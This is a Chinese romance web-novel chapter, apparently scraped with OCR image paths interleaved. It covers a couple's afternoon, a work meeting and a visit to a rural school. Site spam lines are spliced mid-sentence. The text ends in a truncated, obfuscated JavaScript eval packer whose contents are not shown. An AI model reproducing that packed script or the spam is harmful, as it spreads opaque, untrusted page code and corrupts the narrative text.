第79章 番外 朝气蓬勃

作品:《夜雾与雪松

    周覆的裤子没全脱下,只半退到了腿间,做完已经见不了人。


    离开会时间很近了,他飞快地扯掉,走到浴室里冲了个澡。


    再出来时,程江雪仍躺在被单上,裙子揉成一团,纱一样堆在她腰腹上。


    她幅度很小地抽搐着,脸上红晕未消。


    周覆穿好了衣服,怕她着凉,用被子卷住了她。


    “先睡,晚点再洗澡。”他还拍了拍。


    程江雪瞪圆了眼睛:“这怎么睡呀,我马上就起来了,忙你的去吧。”


    周覆也顾不上了:“等我回来,回来我给你跪下。”“......”


    四点差五分,他清爽地出现在临时会议室里。


    身上的衣服已经换了一套。


    稍微有点经验的人都能看出来,刚才周主任做过了什么。


    人到齐之前,几个同事在下面交头接耳,不时地发出笑声。


    周覆全当没看见,他正襟危坐,只管翻手边的材料。


    “小周。”秦组长小声问他说,“太太来了,安顿好了吗?”


    “哎,在休息。”周覆也正儿八经地答,“天热了,她给我拿换洗衣服来。”


    秦组长客气地问:“晚上一起吃个饭吧?”


    周覆说:“不用,现在情况特殊,她也不喜欢人多的场合,还是免了吧。”“数你谨慎。”


    “老秦,我正要和你说。”周覆挪了下椅子,“我周六请一天假,陪太太去趟白水镇。”


    秦组长点头,但也好奇:“白水镇不是你待过的地方吗?怎么是陪太太去?”


    周覆解释道:“噢,我在那儿扶贫的时候,她正好去支教。”


    “那看来,这镇子还是你的福地了。”


    “谁说不是呢。”等他忙完,回到房间时,程江雪正在接导师的电话。


    她架了副无框眼镜,对着电脑嗯嗯哦哦的,浴袍都忙散了。


    说了将近半小时,程江雪才翻着白眼,一脸濒死的表情挂断,然后又是一通修改。


    “怎么了?”周覆也不敢催,说自己饿了。


    这个时候的程江雪简直是个易燃易爆品,一点就要炸。她叹了口气,幽怨地说:“老黄好像和我绑定了系统,只要我一出校门,他的警报就会拉响,然后拼命地找我布置事情,每一次都是这样。”


    上个周末也是。


    她跟顾季桐回江城,在家住了一天后,又去苏州玩了趟。


    她俩约好摄影师,穿了旗袍去留园拍照,第一个景还没取完,她导师的信息就来了。


    程江雪拢紧了披肩,蹙着眉坐在回廊下看他的长篇大论,一脸哀怨。


    摄影师眼疾手快


    听说看这本书的人都是很幸运的,分享后你的运气会更棒


    ,给她记录了几个别样的镜头。


    顾季桐查看底片时,对她说:“你知道你这样像什么吗?


    “什么呀?程江雪苦着脸问。


    “突然接到紧急任务的王佳芝。“......


    周覆坐了过去:“很难的事吗?要不要我帮忙?


    “你?程江雪把镜片拨下来,打量他几眼,“你那套官话就算了,我老板听了倒胃口。


    “......那你饿了吗?我去给你弄点吃的,先垫垫肚子。


    程江雪摇头,她关上笔记本说:“不用麻烦,我去换衣服,我们出去吃,回来再写。“好。


    周覆松了口气,总算在没惹**她的情况下,又请动她吃东西了。


    单位里的人听他讲电话,常打趣说:“周主任,要是问话的时候也像对太太这么温柔,这么委婉,就什么事都查不清了。


    周覆抽着烟,笑说:“对太太要像办案一样,我早被开除了。


    晚饭时,程江雪吃着酸汤米线,把留园的事跟周覆讲。


    周覆没吃多少,一直望着她,像看不够似的。


    “照片呢?他给她盛了小半碗饭,“怎么没看你发朋友圈?程江雪说:“早就不发了,怕被老板或同学看见。


    周覆赞许地表示:“这说明你确实有当特务的潜质。


    “......


    夫人保密,但有一个人对他不保密。周覆又去翻顾季桐的微博小号。


    果真找到几张,程江雪斜倚在红栏杆旁的。


    阳光被雕花木窗筛碎了,轻晃在她脚边,那件玉色软缎旗袍泛着冷光,程江雪垂着眼,眉头始终都展不开,一身的哀婉与冷清,让头顶的绿叶也沉默起来。


    他都保存了下来,并留言:「已点赞,并礼貌取图。另,去酒吧的微博记得删。」


    顾季桐也在线,回他说:「拿了图就少管闲事。」


    周覆私信她,好心提醒了一下:「注意那个深蓝头像。」顾季桐立马发了满屏的尖叫猫过来。


    又在末尾问:「是不是老谢?」


    周覆回了个微笑的表情,没说是,也没说不是。


    “跟谁聊天呢?程江雪盯着他问。


    周覆直接把手机推给她:“去你姐们儿那里下了两张图,顺便回馈一下她。


    “你是说,老谢一直窥探她的小号?程江雪看完这短短两句,惊讶地捂着嘴说。


    周覆点头:“我只是猜测,瞄到过一眼而已。


    “什么时候?


    “顾季桐在国外的时候。


    “......真阴,真难防备。“可不嘛。周覆笑着喝了口汤,“


    恭喜你可以去书友们那里给他们剧透了,他们一定会“羡慕嫉妒恨”的


    哪儿来那么多伎俩,挺大岁数了。”


    虽然他也好不到哪儿去,隔三差五就要打探她的消息,让人去学校拍她的照片。


    周六一早,他们从省城出发,临近中午才到镇上。白水镇偎在山坳里,一眼望去,满山都是马尾松,青苍苍的。


    崖畔上开了一树白花花的苞片,像一群雪白的鸟儿歇在枝头,翅膀将展未展的。


    “那是什么树?”程江雪坐在车上,指着问,“怎么我没见过?”


    周覆看了一眼,温声说:“珙桐,当地人又叫它鸽子树,它一般在四五月间开花,花期也短,你来的时候是夏天,所以没看过。”


    她点头:“你肯定见过了。”


    “我在这儿待得时间长。”周覆也望出去,“走了一年多,倒没什么变化。”


    镇上的路被春雨洗得发亮,空气里浮动着泥土的腥,还混着些春季独有的,腐木和野花的气味。


    车子开到了白水中学门口,司机帮着把东西搬下来。


    周覆也一起抬了几个大箱子。


    吴校长就住在学校,他披着衣服出来散步,看见这情形,一路小跑着上前。


    他打量周覆,半天才敢认:“周委员?是周委员吧?”


    “是我。老校长,您身体还好吗?”周覆笑着说。


    吴校长不住点头:“好,我挺好的,你怎么回来了?”


    周覆拍了拍身上的灰,说:“走一走,也看看你们,顺便把这些东西送来,程老师个人出资买的书,给孩子们看的。”


    “那小程老师呢?”吴校长东张西望,口里称赞着,“她走之前写的那篇报道,对我们帮助可是太大了!你看这栋宿舍楼,今年一开春,学生已经住进去了,还有正在建的图书馆,都是她......”


    “我在这里。”程江雪从后备厢里探出头。


    她又对司机说:“好啦,就这些,辛苦你了。”


    “不客气。”


    程江雪走到吴校长身边,寒暄道:“今天学校不上课,您也轻快。”


    “是啊。”吴校长说,“你和李老师走了以后,周末就没再补过课了。”


    “这栋宿舍楼是新做的?”程江雪问。


    吴校长点头:“对,我带你们去看看?”“好啊。”程江雪指着地上的箱子,“那这些书?”


    “我找两个年轻力壮的来,先放到老师办公室里去。”


    “行。”


    宿舍楼立在校园东北角,像一个刚刚拆开包装的礼物,楼道里还飘着水泥与油漆混合的,崭新的气味。


    墙面是浅灰色的,平整得如一件刚熨烫过的衬衫。</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return 